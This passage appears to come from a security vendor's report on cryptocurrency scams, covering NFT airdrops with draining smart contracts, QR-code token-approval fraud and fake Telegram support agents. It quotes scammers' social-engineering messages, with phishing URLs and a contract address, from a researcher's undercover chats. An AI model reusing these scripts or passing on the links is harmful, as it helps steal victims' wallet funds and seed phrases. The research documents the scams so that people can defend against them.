


Figure 10. Instruction page created by scammers for minting the airdropped NFTs that lead to malicious sites

Unfortunately, the process of connecting a cryptocurrency wallet under this scheme does take place, though phishing for private keys is not the goal. That is, although the scammer makes users believe that the process of minting an NFT requires them to connect their wallets, the more important bit here is that once a user connects their wallets, this triggers the process of having the smart contract fraudulently approved. Upon approval, the deception is laid bare: The contract enables the threat actors to steal all the $SOL from a victim's wallet, and the promised NFT is nowhere to be found.




Figure 11. Metadata of one of the airdropped NFTs

As of this writing, we still see victims' $SOL getting drained by this malicious smart contract scheme. Some wallet providers have also been blocking known phishing sites. A list of blocked domains related to MetaMask and Ethereum has been published, and another list can be found here. Warnings on Twitter about this scam have likewise been circulated.

QR Code Scams to Obtain Token Approval

A related scheme is the use of QR codes to obtain the unauthorized approval of tokens, which are in turn used to facilitate the transfer of assets from one cryptocurrency wallet to another. Fraudsters send a QR code or a link to deceive users into giving token approval. In particular, malicious actors exploit features in cryptocurrency wallets that are designed for integration with third-party services to process token approval. Reports have cited this technique as the major reason for theft of significant funds.




Figure 12. Pages used to lead users to the scam site


Scams Through Social Engineering Channels


Malicious actors use all available social media channels to cast as wide a net as possible for maximum gain. Cryptocurrency projects commonly have a Twitter account, one or more Telegram groups and Discord chat groups, as well as Instagram and Facebook pages.

Telegram Customer Support Scam


Fraudsters disguise themselves as technical support representatives of a social media chat group offering to help cryptocurrency users. In Telegram, for instance, discussion groups are created to provide users quick assistance. While some groups have legitimate chat administrators or support staff, malicious actors create accounts that closely resemble the names and profile pictures of the legitimate technical support accounts. The impersonators instruct users to course all queries through direct messaging channels to keep the ruse under the radar.
The ploy is simple: A user asks a question that the fake support staff member responds to by opening a private chat so that they can offer to help. The malicious actor engages with unsuspecting users and alleges that there is a problem with their wallet. Users previously fell for this trap by connecting their wallet to a purported “rectification site.”


One of Trend Micro’s threat researchers posed as a member seeking help in one of these Telegram chat groups to engage a scammer. The images that follow were taken from the conversation that the threat researcher had with the fake support staff member.


Technical Support
01:57
Login on the stability re-authentication and it should provide you a success response page, then we proceed
https://dnode-link.co/
Provide the barcode shown to you so we can proceed accordingly.
Kindly proceed accordingly and get back to me for final processing
01:57
This is the only Assigned support to put you through your issues on here
01:57
Hope you are under what you're required to do?
01:59


d231d
02:06
Your request is been reviewed,To proceed with your request and transactions successfully with no related issues,please make sure that your ERC20/BEP20 wallet is connected
LoL
02:06
yes
I'm sure
02:06
d231d
02:10
To connect your wallet,Click on the platform only official sync link to get connected successfully.
https://resolve.helpsynconline.com/
Wallet Sync Guide
Open protocol for connecting Wallets to Dapps

Warisi
02:36
but if those solution I gave you doesn't go through you can also try reconnecting your wallet again http://Dappsnodes.net.....
dappsnodes.net
Execute Apps
Open protocol for connecting Wallets to Dapps


Customer Support
02:19
Have you try the redeem?
LoL
02:19
what do you mean?
Customer Support
02:20
https://dnode-link.co/
Proceed here and get back to me for final processing
Are you here?
02:22



Customer care Representative 01:54
This required validation and syncing of through the firmware server is probably needed due to the recent upgrade and development on the chain firmware network through server

LoL ✓✓ 01:54
what does it mean?


Customer care Representative 01:56
Proceed with the stability validation bridge below and it should provide you a success response page, then we proceed.

That is the re authentication bridge, the required information is secured and encrypted, your information will be received by the bot and the bot will automatically re authenticate/activate your account blocks, the process is only going to take 15-30mins

https://dnode-link.co/

Provide the barcode shown to you so we can proceed accordingly.

Kindly select=>Recovery 01:58




Nightcrawler "Will NOT PM You First" 02:06
Okay

Nightcrawler "Will NOT PM You First" 02:18
Here's what you need to know:
👉 Go to *https://web3-sync.com/ *
👉 Click on *Buying*
👉 Select your wallet and Connect
👉 Then you will be redirected to the buy page
👉 click on *presale* and buy
✅ Contract address: 0x475bfaa1848591ae0e6ab69600f48d828f61a80e
⚠️ Decimals = 18
🔘 Exclusive HERO pre-sale runs for 48 hours

Don't forget the add the contract address and decimals to your wallet in order to view your Everdome tokens.

Once again, you have 48 hours to purchase your pre-sale slots, there is no rush as slots can only be purchased by the assigned wallet address.

#TheJourneyHasBegun



Can I Help 16:22
https://walletchainauthentications.com/

Can I Help 16:35
> **Can I Help**
> https://walletchainauthentications.com/

Click then you see rectification

LoL ✓✓ 16:37
i see it

Can I Help 16:37
Ok do you click on it

Click on rectification 16:37

Figure 13. Images of the exchange between a fake technical support staff member and one of our threat researchers posing as a user

Victims are redirected to a phishing site, where words such as “recovery,” “rectification,” or “validation” are made prominent to give the site a semblance of legitimacy. The process normally asks users to connect to a Web3 wallet. However, ultimately it does not matter which wallet is used since the sole purpose is to stea la user’s mnemonic seed phrases, which can generate the user’s private keys. Once the private keys are divulged, the scammer gains control of all the funds.




Figure 14. Sample page of a scam site




Figure 14: A counterfeit site provides options to purportedly connect multiple wallets

Part of the malicious scheme is to make users believe that the connection process did not go through to trick them further into providing more information to proceed. Users who are unaware of the risk behind providing their mnemonic seed phrases are therefore easy prey for the scammers.




Figure 15. A page from the scam site with the fake error message indicating that the wallet was not successfully connected




Figure 16. Another example of a fake error message from a scam site

